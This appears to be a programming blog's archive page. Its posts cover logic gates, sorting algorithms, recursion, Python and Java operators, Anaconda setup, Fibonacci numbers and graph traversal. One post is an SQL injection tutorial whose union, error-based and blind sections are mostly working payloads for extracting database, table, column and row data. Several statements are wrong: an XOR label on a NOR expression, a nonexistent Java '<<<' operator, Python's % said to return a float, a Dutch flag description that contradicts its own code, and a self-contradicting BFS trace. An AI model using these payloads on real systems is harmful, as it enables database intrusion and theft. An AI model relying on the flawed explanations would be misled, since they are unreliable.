이 블로그 검색

category

레이블이 Programming인 게시물을 표시합니다. 모든 게시물 표시

2023년 10월 24일 화요일

Logic Gate Truth Tables & Definitions

Logic Gate Truth Tables


Java Code

!A // NOT
A&B // AND
~(A&B) // NAND
A|B // OR
~(A|B) // XOR
A^B // XOR
~(A^B) // XNOR
~A // Inverts 0 to 1 and 1 to 0

A << 1  // Shift A's bits 1 position to the left. (Empty positions are filled with 0)
A >> 1  // Shift A's bits 1 position to the right. (Empty positions are filled with the leftmost sign bit's value)
A <<< 1 // Shift A's bits 1 position to the left. (Empty positions are filled with 0)
A >>> 1 // Shift A's bits 1 position to the right. (Empty positions are filled with 0)

NOT gate

AND gate

NAND gate


OR gate


NOR gate


XOR gate


XNOR gate


2023년 8월 22일 화요일

What is Quick Sort

Definition

One of the fundamental algorithms for sorting in ascending order.

  • Most important and widely used in any programming language.
  • O(n log n) complexity, but worst-case scenario can be O(n^2).
  • To minimize the worst-case scenario, choosing pivot positions randomly can help.
  • However, if O(n^2) is absolutely not acceptable, another sorting algorithm should be used.
  • Unstable sort.
  • Divide and Conquer algorithm.
  • Easier to implement using recursion.

Structure


Algorithm

Recursively traverses by dividing into two parts based on the pivot.

  1. Values smaller than the pivot are classified on the left, and larger values on the right. However, this process is carried out without changing the length.
  2. Choose the pivot point. Typically, the rightmost value or the leftmost value is chosen (depends on Lomuto or Hoare partition scheme).
  3. The first value is considered the "selected value."
  4. If the checking value is smaller than the pivot, swap the selected value and the checking value, and move the selected value to the right.
  5. If the checking value is greater than the pivot, move the checking value to the right.
  6. Once the checking value reaches the pivot, swap the selected value and the pivot.
  7. Repeat steps 2 to 6 recursively.

Choosing the pivot value

  1. Lomuto Partition Scheme
    • Pivot: Rightmost value
    • Selected value (i) starting point: 0
    • Checking value (j) starting point: 0
  2. Hoare Partition Scheme
    • Pivot: Leftmost value
    • Selected value (i) starting point: 1
    • Checking value (j) starting point: Rightmost value
  3. Randomly selecting

Java Code - Lomuto Partition Scheme

   public static void quickSort(int[] input) {
        quickSortRecur(input, 0, input.length - 1);
    }

    // Quick sort implementation using the Lomuto partition scheme
    public static void quickSortRecur(int[] input, int left, int right) {

        // Exit condition for quick sort
        // Using right >= left would sort in descending order (9,8,7)
        // Currently sorted in ascending order (7,8,9)
        if (left >= right) {
            return;
        }

        // Partition around the pivot and return its position
        int pivotPos = partition(input, left, right);

        // Recursively sort the left part
        quickSortRecur(input, left, pivotPos - 1);
        // Recursively sort the right part
        quickSortRecur(input, pivotPos + 1, right);

    }

    public static void swap(int[] input, int a, int b) {
        int temp = input[a];
        input[a] = input[b];
        input[b] = temp;
    }

    public static int partition(int[] input, int left, int right) {
        int pivot = input[right];

        int i = (left - 1);
        for (int j = left; j < right; ++j) {
            if (input[j] < pivot) {
                ++i;
                swap(input, i, j);
            }
        }
        swap(input, (i + 1), right);
        return i + 1;
    }

Java Code - Hoare Partition Scheme

 public static void quickSort(int[] input) {
        quickSortRecur(input, 0, input.length - 1);
    }

    // Quick sort implementation using the Hoare partition scheme
    public static void quickSortRecur(int[] input, int left, int right) {

        // Exit condition for quick sort
        if (left >= right) {
            return;
        }

        // Partition around the pivot and return its position
        int pivotPos = partition(input, left, right);

        // Recursively sort the left part
        quickSortRecur(input, left, pivotPos);
        // Recursively sort the right part
        quickSortRecur(input, pivotPos + 1, right);
    }

    public static void swap(int[] input, int a, int b) {
        if (a != b) {
            int temp = input[a];
            input[a] = input[b];
            input[b] = temp;
        }
    }

    public static int partition(int[] input, int left, int right) {
        int pivot = input[left];
        int i = left - 1;
        int j = right + 1;

        while (true) {
            do {
                ++i;
            } while (input[i] < pivot);

            do {
                --j;
            } while (input[j] > pivot);

            if (i >= j) {
                return j;
            }

            swap(input, i, j);
        }
    }

2023년 8월 16일 수요일

What is Dutch National Flag algorithm

Definition

The Dutch National Flag algorithm is an algorithm used to sort an array consisting of 0s and 1s.

Scenarios to Consider

  • When an array contains 0s and 1s and you want to sort them to distinguish between the two.
  • When you want to sort the elements of an array in-place without using additional memory.

Cases where it should not be used

The Dutch National Flag algorithm can only be used to sort arrays consisting of 0s and 1s. For sorting other types of elements, a different algorithm should be used.

Advantages

  • It can sort an array in-place without using additional memory.
  • Time complexity: O(n)
  • Space complexity: O(1)

Disadvantages

  • It can only be applied to arrays consisting of 0s and 1s, making it unsuitable for sorting other types of elements.
  • It can only sort two types of elements (0s and 1s), so modifications are needed if other types of elements are introduced.

Implementation Steps

  1. Initialize the first pointer (low) at the beginning of the array, and the second (mid) and third (high) pointers at the end of the array.
  2. Repeat the following steps while the mid pointer is less than or equal to the high pointer:
    • Based on the value of arr[mid], perform the following actions:
      • If it's 0: Swap the values of arr[low] and arr[mid], and increment low and mid by 1.
      • If it's 1: Increment the mid pointer by 1.
      • If it's 2: Swap the values of arr[mid] and arr[high], and decrement high by 1.
  3. Return the sorted array.

Example

The following is an example Java implementation of the Dutch National Flag algorithm:

public class DutchNationalFlagAlgorithm {
    public static void dutchNationalFlagSort(int[] nums) {
        int low = 0;  // Pointer for 0
        int mid = 0;  // Pointer for 1
        int high = nums.length - 1;  // Pointer for 2

        while (mid <= high) {
            if (nums[mid] == 0) {
                // Swap the current element with the low pointer element
                swap(nums, low, mid);
                low++;
                mid++;
            } else if (nums[mid] == 1) {
                // Move the mid pointer
                mid++;
            } else if (nums[mid] == 2) {
                // Swap the current element with the high pointer element
                swap(nums, mid, high);
                high--;
            }
        }
    }

    private static void swap(int[] nums, int i, int j) {
        int temp = nums[i];
        nums[i] = nums[j];
        nums[j] = temp;
    }
}


How to Implement Recursive Functions

How to Implement Recursive Functions

Converting all loops into recursive functions is possible, but it's generally a challenging task. The reason behind this is that the mindset required for recursive functions can differ somewhat from the usual human thinking process. Therefore, acquiring this skill requires sufficient practice and familiarity.

To overcome this, I believe that organizing loops effectively is key. I've created the following table as a tool to help with this. Based on this table, I aim to gradually implement more complex loops as recursive functions, with the eventual goal of being able to implement them without relying on the table.

Recursive Function Implementation Table

  • Objective:
  • Termination Condition (Base Case):
  • Do Previous Results Matter?:
  • Problem Division (Divide the Problem):
  • Combining Results:
  • Recursive Call, Modifications Before Moving to the Next Step:

Practice Examples

Reverse a String Recursive Function Implementation Table

  • Objective: Reverse a string

  • Termination Condition (Base Case): When there are no more characters to reverse (i.e., when the length of the string becomes 0)

    if len(s) == 0: return s
    
  • Do Previous Results Matter?: Yes, each recursive call reverses the remaining part of the string

  • Problem Division (Divide the Problem): Reversing the rest of the string, excluding the first character

    string - s[-1]
    
  • Combining Results:

    stringbuilder sb.append s[-1]
    
  • Recursive Call, Modifications Before Moving to the Next Step: Concatenate the current character to the end of the reversed remaining string from the recursive call

    return reverse_string(s[1:], sb)
    

Completed Code

public static String reverseString(String input, StringBuilder sb){

        if(input.length()==0) return sb.toString();

        sb.append(input.charAt(input.length()-1));
        return reverseString(input.substring(0, input.length()-1),sb);
}

Factorial Recursive Function Implementation Table

  • Objective: Calculate factorial

  • Termination Condition (Base Case):

    if n == 0 or n == 1:
            return 1
    
  • Do Previous Results Matter?: Yes

  • Problem Division (Divide the Problem):

    factorial(input-1) * input
    
  • Combining Results:

    factorial(input-1) * input
    
  • Recursive Call, Modifications Before Moving to the Next Step:

    input-1
    

Completed Code

public static int factorial(int n) {
        if (n <= 1) {
            return 1;
        }
        return n * factorial(n - 1);
}

improve

public static int factorial(int n) {
        return factorialRecur(n, 1);
}

private static int factorialRecur(int n, int result) {
        if (n <= 1) {
            return result;
        }
        return factorialRecur(n - 1, n * result);
}

2023년 8월 8일 화요일

Summary of Operators in Python

Types of Arithmetic Operators in Python

Symbol Description Return Value
+ Addition Varies depending on the data types
- Subtraction Varies depending on the data types
* Multiplication Varies depending on the data types
/ Division Returns a floating-point value
// Floor Division Returns an integer value
% Modulus Returns a floating-point value
** Exponentiation Varies depending on the data types
and Logical AND Returns True or False
or Logical OR Returns True or False
< Less than Returns True or False
> Greater than Returns True or False
<= Less than or equal to Returns True or False
>= Greater than or equal to Returns True or False
== Equal to Returns True or False

+, -, *, /, //, %, **, <, >, <=, >= Table

A B Result
int int int A + B result
int float float A + B result
int bool-True int A + 1 result
int bool-False int A + 0 result
int None TypeError
int string TypeError
float bool-True float A + 1 result
float bool-False float A + 0 result
float None TypeError
float string TypeError
bool None TypeError
bool string TypeError
None string TypeError

In the early days of computer generation and the inception of programming languages, 1 represented True, and 0 represented False.

== Table

A B Result
int int Boolean result
int float Boolean result
int bool Boolean result
int None Boolean result
int string Boolean result
float bool Boolean result
float None Boolean result
float string Boolean result
bool None Boolean result
bool string Boolean result
None string Boolean result

Unlike Java, this doesn't compare classes. It compares values. Since all are objects, these comparisons are possible.

and, or Truth Tables

A B and or
False False False False
False True False True
True False False True
True True True True

As shown in the table above, "and" and "or" are operations on True and False.

When different data types are used, the "or" operation returns the value of B, while the "and" operation returns the value of A.

2023년 8월 3일 목요일

What is Python Variables

what is Variable

symbol represent some number or String that may change.

data types

scalar and non-scalar both object

scalar

  • int : integer
  • float : real number
  • bool : True or False
  • none : Null

non-scalar

  • String : data values that are made up of ordered sequences of characters, such as "hello world"

How to check data type

print(type(Variable))

addtional infomation

Case-Sensitive

a and A are different variable

Casting

x = str(4)    # "4"
y = int(4)    # 4
z = float(4) # 4.0

2023년 7월 30일 일요일

What is Java Ternary Operator(?:)

Definition

The question mark operator (? :) is a conditional operator that selects one of two expressions based on the evaluation result of a condition. It can achieve results similar to an if statement.

Structure

if (Condition) { result = expression1; } else { result = expression2; }

result = Condition ? expression1 : expression2;

It is equivalent to an if statement.


Considerations for Use

When using the ternary operator, the following considerations should be taken into account:

Advantages

  • Code Conciseness: It allows expressing logic where a value is chosen based on a condition in a single line, enhancing code readability and conciseness.
  • Expression Reusability: The selected expression can be assigned to a variable or used as part of other expressions, thus increasing reusability.

Disadvantages

  • Readability of Complex Conditions: While the ternary operator is suitable for simple conditions, it may reduce readability for complex condition expressions. In such cases, using if-else statements might be more appropriate.

Step-by-Step Usage

  1. Write the condition expression. The condition expression should evaluate to a boolean value (true or false).
  2. Follow the condition expression with a question mark (?).
  3. Write the expression to be selected if the condition is true, followed by a colon (:).
  4. Write the expression to be selected if the condition is false.
  5. The result of the ternary operator is the value of the selected expression.

Example

int age = 18;
String message = (age >= 18) ? "You are an adult." : "You are a minor.";

System.out.println(message); // Output: "You are an adult."

In the example above, the value of the age variable is 18 or older, so the condition (age >= 18) evaluates to true. Therefore, the expression1, "You are an adult.", is selected and assigned to the message variable.

Java Operator Precedence


Java Operator Precedence Table

Operator Precedence Definition

Operator precedence is not about calculating operations based on priority. When there are multiple operators in a complex expression, operator precedence is used to group them.

This does not determine the order of execution of operations.

Example

Suppose we have the following expression, and the computer needs to decide whether to evaluate a > 0 first or 0 && b.

int a = 1, b = 1;
a > 0 && b - ++a == 1;

Following the Java Operator Precedence Table, we start grouping the expression:

a > 0 && b - ++a == 1;

a > 0 && b - (++a) == 1;

a > 0 && (b - (++a)) == 1;

a > 0 && (b - (++a)) == 1;

(a > 0) && (b - (++a)) == 1;

(a > 0) && ((b - (++a)) == 1);

Now, we evaluate the Logical AND from left to right:

(1 > 0) && ((b - (++a)) == 1);

true && ((b - (++a)) == 1);

true && ((b - (++1)) == 1);

Next, we apply the pre-Increment unary operator, increasing the operand's value by 1 before other calculations:

true && ((b - 2) == 1);

true && ((1 - 2) == 1);

true && (-1 == 1);

true && false;

false;

Increment and Decrement Operators

Operator Description
++A Increases the operand's value by 1 before other calculations
--A Decreases the operand's value by 1 before other calculations
A++ Increases the operand's value by 1 after other calculations
A-- Decreases the operand's value by 1 after other calculations

Logical OR Operator

The logical OR operator (||) evaluates expressions from left to right. If the first expression is true, it doesn't evaluate the second expression, as only one true result is required.

(1 == 1) || (1 == 2);

In the above case, (1 == 1) is true, so (1 == 2) is not evaluated, and the result is immediately true.

2023년 7월 28일 금요일

Java's Primitive Data Types and Reference Data Types

Primitive Types

  • There are a total of 8 primitive types predefined and provided.
  • As they have default values, they do not have Null.
  • They are stored in the stack memory, which is the space for storing actual values.
  • String is an object and not a primitive type.

Reference Types

  • All types except primitive types are reference types.
  • Null, which represents an empty object, exists in reference types.
  • The space for storing the address value of the location where the value is stored is in the heap memory.
  • There are no syntax errors, but runtime errors occur when using Null for objects or arrays, leading to a NullPointException. Therefore, variables should be assigned values.

2023년 7월 24일 월요일

What is Short Circuit Evaluation

Short Circuit Evaluation

Short Circuit Evaluation refers to the behavior in logical AND and OR operations where the result can be determined without evaluating the remaining operands if the outcome is already certain.

Applicable Programming Languages

As of the current date in 2023, Short Circuit Evaluation is confirmed to be applicable in C, C++, Java, and Python.

Short Circuit Evaluation in AND Operation

In the case of AND operation, if the first operand evaluates to false, the remaining operands are skipped, and the result is determined as false.

Short Circuit Evaluation in OR Operation

For the OR operation, if the first operand evaluates to true, the remaining operands are skipped, and the result is determined as true.

Reasons for Using 'this' Keyword in Java Object Creation

Question

What is the difference between using and not using the 'this' keyword in Java?

Overview

Using and not using the 'this' keyword in Java has differences in preventing variable collisions, method chaining, readability, and clarity.

Reasons

  • Preventing variable collisions: When the parameter name of a method is the same as an instance variable, using 'this' helps differentiate between the instance variable and the parameter.
  • Method chaining: By returning 'this,' it allows consecutive method calls on the same object.
  • Readability and clarity: 'this' provides a clear reference to instance variables or methods, improving code readability and clarity.

Differences

  • When using 'this':
public class MyClass {
    private int value;

    public void setValue(int value) {
        this.value = value; // Using the "this" keyword to refer to the instance variable
    }
}
  • When not using 'this':
public class MyClass {
    private int value;

    public void setValue(int newValue) {
        value = newValue; // Directly referring to the instance variable
    }
}

Example

Preventing variable collisions

Using the 'this' keyword helps prevent variable collisions when the method's parameter name is the same as an instance variable name.

For example, consider the situation where the 'setValue' method has a parameter named 'value' which is the same as the instance variable 'value':

public class MyClass {
    private int value;

    public void setValue(int value) {
        this.value = value; // Using the "this" keyword to refer to the instance variable
    }
}

In this example, this.value refers to the instance variable, and value refers to the method parameter. This avoids variable collisions and correctly assigns the value to the intended variable.

Method chaining

Using 'this' allows implementing method chaining, which means consecutively calling methods on the same object.

public class MyClass {
    private int value;

    public MyClass setValue(int value) {
        this.value = value;
        return this; // Returning the same object to enable method chaining
    }

    public MyClass printValue() {
        System.out.println(value);
        return this;
    }
}
MyClass obj = new MyClass();
obj.setValue(10).printValue(); // Method chaining

In the above example, the 'setValue' method returns 'this', and the 'printValue' method also returns 'this'. This allows method chaining as shown in the code snippet.

Readability and clarity

However, using the 'this' keyword is not always mandatory. If a method does not reference instance variables and only uses parameters, the 'this' keyword can be omitted.

public class MyClass {
    public void printName(String name) {
        System.out.println("Hello, " + name);
    }
}

When not using 'this' to refer to instance variables or methods, it is assumed that those variables or methods belong to the current object. This may introduce some ambiguity in readability and clarity. Therefore, the 'this' keyword should be used when necessary, based on the readability and purpose of the code.

Conclusion

Using the 'this' keyword helps prevent variable collisions, enables method chaining, and improves code readability and clarity. However, it is not always mandatory, and the decision to use 'this' depends on the specific context and requirements.

2023년 7월 21일 금요일

Setting up Anaconda and PyCharm virtual environments: Step-by-step guide


Definition

Anaconda is a package for Python and R languages, providing a convenient conditional free open-source package manager that manages dependencies and distributions.

Since 2020, it has become free only for individual users, universities, non-profit organizations, and small businesses with less than 200 employees. It is now a paid service for government and companies with 200 or more employees.

Reasons to Use Virtual Environments

The reason for using Anaconda is to manage the libraries and versions of Python. By setting up and naming virtual environments, you can easily keep track of the versions and libraries stored in each environment. This makes it convenient to move environments to different locations or reinstall them when needed.

Setting up Anaconda Virtual Environments

Anaconda Installation

  1. Download Anaconda from https://www.anaconda.com/ and install it.
  2. It is recommended to use the default installation path.
  3. If you choose a different installation path, additional configurations may be required based on the IDE you use.
  4. The default path is usually C:\Users\[your computer account name]\anaconda3.

Configuration in PyCharm

When creating a new project in PyCharm, you can create a new virtual environment.

Installing Libraries in PyCharm

Sometimes, the default terminal in PyCharm is PowerShell. In such cases, you need to activate the virtual environment and then install libraries.

To activate the virtual environment:

conda activate (virtual environment name)

Controlling Virtual Environments with Anaconda Console

Opening Anaconda Prompt

Start menu - Anaconda Prompt

Finding Possible Python Versions

conda search python

Creating a Virtual Environment

conda create -n (virtual environment name) python=(desired version)

After that, a list of packages to be installed will be displayed. Type 'y' to proceed with the installation.

Activating the Virtual Environment

If the activation is successful, you will see the virtual environment name instead of (base) in the terminal.

From: (base)current/path>

To: (virtual environment name)current/path>

conda activate (virtual environment name)

Deactivating the Virtual Environment

conda deactivate

Listing Virtual Environments

conda env list

2023년 5월 10일 수요일

Web Hacking: SQL injection

Definition

SQL injection is a technique where malicious SQL queries are inserted to attack a database system, allowing for data extraction, tampering, authentication bypass, and more.

Pre-Attack Checklist

SQL Injection Data Extraction Process

  • Deduction

    • Does the system perform identification and authentication together or separately?

    • What type of attack method is likely to work?

    • How will the query likely end? If it's a search query, '%search term%' is highly likely to be used.

  • Vulnerability Check

    • If a vulnerability is found, how far does it go?

    • If SQL injection is possible, is it a union-based, error-based, or blind attack?

  • Select SQL Query

    • Union SQL injection

    • Error-based SQL injection

    • Blind SQL injection

  • Identify Data Output Locations

  • Choose SQL Injection to Use

  • Obtain DB, Table, and Column Names

  • Extract Data

Types of SQL Injection

Union-Based SQL Injection

  • Used when results are displayed on the screen, such as on a bulletin board.

  • ex) general forum, bulletin board

  1. Deduce the end of the search query.

    3+4 
    # If only 7 is returned in the search, the SQL query will work. Additionally, you can determine whether the % sign was used depending on whether only 7 is returned or if 7 is included in the results.
  2. Check if SQL injection is possible.

    %' and '1%'='1 # true
    %' and '1%'='2 # false
  3. Determine how many columns are used in the search.

    Increase the column count from 1 to 4 and check.

    %' order by 1 and '1%'='1
  4. Check if union works and identify the data output location.

    %' union select '1','2','3','4' and '1%'='1
  5. Check the database name.

    MySQL

    %' union select '1',database(),'3','4' and '1%'='1
  6. Check the table name.

    MySQL

    %' union select '1',table_name,'3','4' from information_schema.tables where table_schema = database() and '1%'='1
  7. Check column names.

    MySQL

    %' union select '1',column_name,'3','4' from information_schema.columns where table_name='table_name' and '1%'='1
  8. Extract data.

    %' union select '1',column_name,'3','4' from table_naem WHERE '1%' LIKE '1

Error-Based SQL Injection

  • Used when error messages can be checked.

  • Logical Error

  1. Verify that the error message is a DB error.

    Typically uses updatexml or extractvalue.

    A syntax error (logical error) is displayed due to the concat command ':test'.

    1' and updatexml(null,concat(0x3a,(select 'test')),null) and '1'='1
    1' and extractvalue(1,concat(0x3a,(select 'test'))) and '1'='1
  2. Set the base for the error message.

    1' and updatexml(null,concat(0x3a,(sql)),null) and '1'='1
  3. Check the database name.

    MySQL

    select database()
    1' and updatexml(null,concat(0x3a,(select database())),null) and '1'='1
  4. Check the table name.

    MySQL

    select table_name from information_schema.tables where table_schema = 'db_name' limit 1,1
    1' and updatexml(null,concat(0x3a,(select table_name from information_schema.tables where table_schema = 'db_name' limit 1,1)),null) and '1'='1
  5. Check column names.

    limit [starting point],[how many]

    select column_name from information_schema.columns where table_name='table_name' limit 0,1
    1' and updatexml(null,concat(0x3a,(select column_name from information_schema.columns where table_name='table_name' limit 0,1)),null) and '1'='1
  6. Extract data.

    select column_name from table_name limit 0,1
    1' and updatexml(null,concat(0x3a,(select column_name from table_name limit 0,1)),null) and '1'='1

Blind SQL Injection

  • Used in places where DB results are not displayed on the screen.

  • Anywhere with a response that differs depending on a true or false condition can be used.

  1. Check if SQL injection is possible 1.-expected success

    %' and (1=1) and '1%'='1
  2. Check if SQL injection is possible 2.-expected fail

    %' and (1=2) and '1%'='1
  3. Check if the SQL injection select statement works.

    %' and (select 'test'='test') and '1%'='1
  4. Create an attack format.

    %' and (sql) and '1%'='1
  5. Check if ascii works.

    ascii('t')>0
    %' and (ascii('t')>0) and '1%'='1
  6. Check if substring works.

    ascii(substring('test',1,1))>0
    %' and (ascii(substring('test'),1,1)>0) and '1%'='1
    1. Create a second attack format.

    %' and (ascii(substring((sql),1,1))>0) and '1%'='1
    1. Retrieve the DB.

    select database()
    %' and (ascii(substring(select database()),1,1)>0) and '1%'='1
    1. Retrieve the table name.

    SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1 # retrieves only the first table name in the DB.
    SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 1,1 # retrieves only the second table name in the DB.
    %' and (ascii(substring(SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1),1,1)>0) and '1%'='1
    1. Retrieve the column name.

    SELECT column_name FROM information_schema.columns WHERE table_name = 'table_name' LIMIT 0,1
    %' and (ascii(substring(SELECT column_name FROM information_schema.columns WHERE table_name = 'table_name' LIMIT 0,1),1,1)>0) and '1%'='1
    1. Extract data.

    select from limit 0,1
    %' and (ascii(substring(sql),1,1)>0) and '1%'='1

2023년 5월 3일 수요일

Understanding Java Operator Precedence


Java Operator Precedence Table

Definition of Operator Precedence

Operator precedence refers to the grouping of operators in a complex expression based on their priority. This does not mean that the operators are evaluated in the order of precedence.

Example

Consider the following expression, in which it is not clear whether the computer should evaluate a > 0 or 0 && b first:

int a = 1, b = 1;
a > 0 && b - ++a == 1

Based on the Java Operator Precedence Table, the expression is first grouped as follows:

a > 0 && b - ++a == 1
a > 0 && b - (++a) == 1
a > 0 && (b - (++a)) == 1
(a > 0) && (b - (++a)) == 1
(a > 0) && ((b - (++a)) == 1)

The expression is now evaluated from left to right based on the Logical AND operator:

(1 > 0) && ((b - (++a)) == 1)
true && ((b - (++a)) == 1)
true && ((b - (++1)) == 1)

The pre-increment operator is now applied, which increments the value of the operand by 1 before any other operation is performed:

true && ((b - 2) == 1)
true && ((1 - 2) == 1)
true && (-1 == 1)
true && false
false

Increment and Decrement Operators

Operator

Description

++A

Pre-increment: increases the value of operand A by 1, and then returns the new value

A++

Post-increment: returns the value of operand A, and then increases its value by 1

--A

Pre-decrement: decreases the value of operand A by 1, and then returns the new value

A--

Post-decrement: returns the value of operand A, and then decreases its value by 1

Logical OR Operator

The logical OR operator (||) evaluates the operands from left to right. If the left-hand operand is true, the right-hand operand is not evaluated, and the result of the operation is true. If the left-hand operand is false, the right-hand operand is evaluated, and the result of the operation is the value of the right-hand operand.

For example:

(1==1)||(1==2)
boolean a = true;
boolean b = false;
boolean c = a || b; // c is true, b is not evaluated

Conclusion

Operator precedence is a way to group operators in an expression based on their precedence level. This helps to determine the order of evaluation when there are multiple operators in an expression. However, it does not dictate the actual order of operations. The order of operations is determined by the individual operator's characteristics and the operands involved.

Determining Whether a Number is a Fibonacci Number in Java: A Quick Guide


Definition

A sequence of numbers that follows a specific pattern. The first two numbers are always 0 and 1, and the third number is the sum of the first and second numbers.

Example of Fibonacci sequence

1,1,2,3,5,8,13,21,34,55...

Examples

Index

Fibonacci Number

Calculation

0

0

0

1

1

1

2

1

0+1

3

2

1+1

4

3

1+2

5

5

2+3

6

8

3+5

7

13

5+8

8

21

8+13

9

34

13+21

10

55

21+34

11

89

34+55

12

144

55+89

13

233

89+144

14

377

144+233

15

610

233+377

16

987

377+610

How to find the Fibonacci number at a specific index

Mathematical (Binet’s simplified formula)

    public static int fib(int num) {
        double goldenRatio = (1 + Math.sqrt(5)) / 2;
        return (int) Math.round(Math.pow(goldenRatio, num) / Math.sqrt(5));
    }

Recursive Function

    public static int fibRecursive(int num) {
        if (num == 0) return 0;
        else if (num == 1) return 1;
        else return fibRecursive(num - 2) + fibRecursive(num - 1);
    }

Loop

    public static int fib(int num) {
        if (num == 0) return 0;
        else if (num == 1) return 1;

        else {
            int result = 0;
            int iterA = 0;
            int iterB = 1;

            for (int i = 2; i <= num; i++) {

                result = iterA + iterB;
                iterA = iterB;
                iterB = result;

            }

            return result;
        }

    }

How to determine if a number is a Fibonacci number


If a number is a Fibonacci number, then either one or both of the expressions below will result in a perfect square:

Perfect Square


When x is a perfect square,

where root{x} must be an integer.

For example, 9 is a perfect squa

2023년 5월 2일 화요일

Mastering Graphs and Trees: Essential Concepts and Traversal Techniques


preorder = root left right
DFS use stack = inorder= left root right
postorder = left right root
BFS use queue = print each level

Graph

  • Used to represent various real-world scenarios such as social networks, transportation systems, and computer networks.
  • A collection of nodes or vertices connected by edges.
  • Edges represent relationships or connections between nodes.
  • Edges can be directed or undirected.
  • Cycles (paths with the same starting and ending points) may be present.

Graph Terminology

  • Node: A single vertex in a graph or tree. Nodes can contain data or objects and are connected to other nodes through edges.
  • Edge: A line representing a connection between nodes in a graph or tree. Edges can be directed or undirected.
  • Depth: The length of the path from a node to the root node. The depth of a specific node is the number of edges connecting it to the root node. In a tree, the root node has a depth of 0, and the depth increases by 1 for each subsequent level.
  • Breadth: Although not typically used in the context of trees, breadth is a term used in breadth-first search (BFS). Nodes at the same level (depth) in the tree are visited "all at once" in BFS, which is why the term "breadth" is used. Therefore, in BFS, "breadth" refers to the level (depth) of a node in the tree, not the order of traversal.

Example


Traversal Methods

Graph traversal is generally tailored to recursive functions.

DFS Depth-First Search

  • Push the starting node 1 into the stack.
  • The stack currently contains [1].
  • Pop node 1 from the stack and print it.
  • The stack currently contains [].
  • Following edges a, b, and c connected to node 1, push nodes 2, 3, and 5 into the stack.
  • The stack currently contains [5, 3, 2].
  • Pop node 2 from the stack and print it.
  • The stack currently contains [5, 3].
  • Following edge d connected to node 2, push node 3 into the stack.
  • The stack currently contains [5, 3, 3].
  • Pop node 3 from the stack and print it.
  • The stack currently contains [5, 3].
  • Following edges e and f connected to node 3, push nodes 4 and 5 into the stack.
  • The stack currently contains [5, 4, 5].
  • Pop node 5 from the stack and print it.
  • The stack currently contains [4].
  • Following edge g connected to node 5, push node 4 into the stack.
  • The stack currently contains [4, 4].
  • Pop node 4 from the stack and print it.
  • The stack currently contains [].
  • As there are no more nodes to pop from the stack, the DFS traversal ends.

BFS (Breadth-First Search)

  • Insert the starting node 1 into the queue.
  • The queue now contains [1].
  • Remove node 1 from the queue and print it.
  • The queue now contains [].
  • Traverse the edges a, b, and c connected to node 1 and insert nodes 2, 3, and 5 into the queue, respectively.
  • The queue now contains [2, 3, 5].
  • Remove node 2 from the queue and print it.
  • The queue now contains [3, 5].
  • Traverse the edge d connected to node 2 and insert node 3 into the queue.
  • The queue now contains [3, 5, 3].
  • Remove node 3 from the queue and print it.
  • The queue now contains [5, 3].
  • Traverse the edges e and f connected to node 3 and insert nodes 4 and 5 into the queue, respectively.
  • The queue now contains [5, 3, 4, 5].
  • Remove node 5 from the queue and print it.
  • The queue now contains [3, 4, 5].
  • Traverse the edge g connected to node 5 and insert node 4 into the queue.
  • The queue now contains [3, 4, 3].
  • Remove node 3 from the queue and print it.
  • The queue now contains [4, 3].
